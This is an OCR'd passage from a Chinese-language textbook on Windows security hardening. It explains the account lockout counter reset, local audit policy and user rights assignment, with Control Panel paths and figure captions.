


图 7-18　Windows 账户锁定阈值属性

重置账户锁定计数器：指用户输入密码错误开始计数时，计数器保持的时间，当该时间过后，计数器将重置为 0，如果定义了账户锁定阈值，则该重置时间必须小于或等于账户锁定时间。

7.3.1.2　系统管理配置

1．设置本地策略

本地策略包括审核策略、用户权限分配和安全选项三项安全设置，其中，审核策略确定了是否将安全事件记录到计算机上的安全日志中；用户权限分配确定了哪些用户或组具有登录计算机的权利或特权；安全选项确定启用或禁用计算机的安全设置。

（1）审核策略

审核被启用后，系统就会在审核日志中收集审核对象所发生的一切事件，如应用程序、系统以及安全的相关信息，因此审核对于保证域的安全是非常重要的。

进入“控制面板→系统和安全→管理工具→本地安全策略→本地策略→审核策略”，如图 7-19 所示。




图 7-19 Windows 审核策略

审核策略下的各项值可分为成功、失败和不审核三种，默认是不审核，若要启用审核，可在某项上双击鼠标，就会弹出“属性”窗口，需求选择“成功”或“失败”即可。

（2）用户权限分配

用户权利分配主要是确定哪些用户或组被允许做哪些事情。

进入“控制面板→系统和安全→管理工具→本地安全策略→本地策略→用户权限分配”，如图 7-20 所示。

具体设置方法是：

① 双击某项策略，在弹出“属性”窗口中，单击“添加用户或组”按钮，如图 7-21 所示。




图 7-20 Windows 用户权限分配

